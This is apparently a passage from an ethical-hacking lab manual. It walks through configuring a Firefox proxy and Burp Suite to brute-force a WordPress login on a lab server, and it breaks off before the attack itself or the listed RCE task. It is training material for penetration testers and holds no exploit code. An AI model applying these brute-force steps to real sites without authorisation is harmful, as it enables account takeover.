

## **Lab 2: Perform Web Application Attacks**

### **Lab Scenario**

For an ethical hacker or pen tester, the next step after gathering required information about the target web application is to attack the web application. They must have the required knowledge to perform web application attacks to test the target network's web application security infrastructure.

Attackers perform web application attacks with certain goals in mind. These goals may be either technical or non-technical. For example, attackers may breach the security of the web application and steal sensitive information for financial gain or for curiosity's sake. To hack the web app, first, the attacker analyzes it to determine its vulnerable areas. Next, they attempt to reduce the "attack surface." Even if the target web application only has a single vulnerability, attackers will try to compromise its security by launching an appropriate attack. They try various application-level attacks such as injection, XSS, broken authentication, broken access control, security misconfiguration, and insecure deserialization to compromise the security of web applications to commit fraud or steal sensitive information.

An ethical hacker or pen tester must test their company's web application against various attacks and other vulnerabilities. They must find various ways to extend the security test and analyze web applications, for which they employ multiple testing techniques. This will help in predicting the effectiveness of additional security measures in strengthening and protecting web applications in the organization.

The tasks in this lab will assist in performing attacks on web applications using various techniques and tools.

### **Lab Objectives**

- Perform a brute-force attack using Burp Suite
- Perform Remote Code Execution (RCE) attack

### **Overview of Web Application Attacks**

One maintains and accesses web applications through various levels that include custom web applications, third-party components, databases, web servers, OSes, networks, and security. All the mechanisms or services employed at each layer help the user in one way or another to access the web application securely. When talking about web applications, the organization considers security to be a critical component, because web applications are major sources of attacks. Attackers make use of vulnerabilities to exploit and gain unrestricted access to the application or the entire network. Attackers try various application-level attacks to compromise the security of web applications to commit fraud or steal sensitive information.

#### **Task 1: Perform a Brute-force Attack using Burp Suite**

Burp Suite is an integrated platform for performing security testing of web applications. It has various tools that work together to support the entire testing process from the initial mapping and analysis of an application's attack surface to finding and exploiting security vulnerabilities. Burp Suite contains key

components such as an intercepting proxy, application-aware spider, advanced web application scanner, intruder tool, repeater tool, and sequencer tool.


Here, we will perform a brute-force attack on the target website using Burp Suite.

In this task, the target WordPress website (<http://10.10.1.22:8080/CEH>) is hosted by the victim machine, **Windows Server 2022**. Here, the host machine is the **Parrot Security** machine.


Ensure that the **Wampserver** is running in **Windows Server 2022** machine. To run the **WampServer**, execute the following steps:

- Click [Windows Server 2022](#) to switch to the **Windows Server 2022** machine  
Click [Ctrl+Alt+Delete](#) to activate the machine and login with **CEH\Administrator / Pa\$\$w0rd**.
  - Now, click **Type here to search** field on the **Desktop**, search for **wampserver64** in the search bar and select **Wampserver64** from the results.
  - Click the **Show hidden icons** icon, observe that the **WampServer** icon appears.
  - Wait for this icon to turn green, which indicates that the **WampServer** is successfully running.
1. Click [Parrot Security](#) to switch to the **Parrot Security** machine.
  2. Launch the **Mozilla Firefox** web browser and go to <http://10.10.1.22:8080/CEH/wp-login.php?>.


Here, we will perform a brute-force attack on the designated WordPress website hosted by the **Windows Server 2022** machine.




3. Now, we shall set up a **Burp Suite** proxy by first configuring the proxy settings of the browser.
4. In the **Mozilla Firefox** browser, click the **Open application menu** icon ( ) in the right corner of the menu bar and select **Settings** from the drop-down list.
5. The **General** settings tab appears. In the **Find in Settings** search bar, search for **proxy** and in the **Search Results**, click the **Settings** button under the **Network Settings** option.



6. The **Connection Settings** window appears; select the **Manual proxy configuration** radio button and specify the **HTTP Proxy** as **127.0.0.1** and the **Port** as **8080**. Tick the **Also use this proxy for HTTPS** checkbox and click **OK**. Close the **Settings** tab and minimize the browser window.



7. Now, minimize the browser window, click the **Applications** menu from the top left corner of **Desktop**, and navigate to **Pentesting** --> **Web Application Analysis** --> **Web Application Proxies** --> **Burpsuite CE** to launch the **Burpsuite CE** application.




8. The **Burp Suite Community Edition** pop-up appears, click **OK**.
9. In the **Terms and Conditions** wizard, click the **I Accept** button.

If **Delete old temporary files?** pop-up appears, click **Delete**.

10. The **Burp Suite** main window appears; ensure that the **Temporary project** radio button is selected and click the **Next** button, as shown in the screenshot.


If an update window appears, click **Close**.



11. In the next window, select the **Use Burp defaults** radio-button and click the **Start Burp** button.


If **Burp Suite is out of date** pop-up appears check **Don't show again for this version** checkbox and click **OK**.

12. The **Burp Suite** main window appears; click the **Proxy** tab from the available options in the top section of the window.




13. In the **Proxy** settings, by default, the **Intercept** tab opens-up. Observe that by default, the interception is active as the button says **Intercept is on**. Leave it running.

Turn the interception on if it is off.



14. Switch back to the browser window. On the login page of the target WordPress website, type random credentials, here **admin** and **password**. Click the **Log In** button.

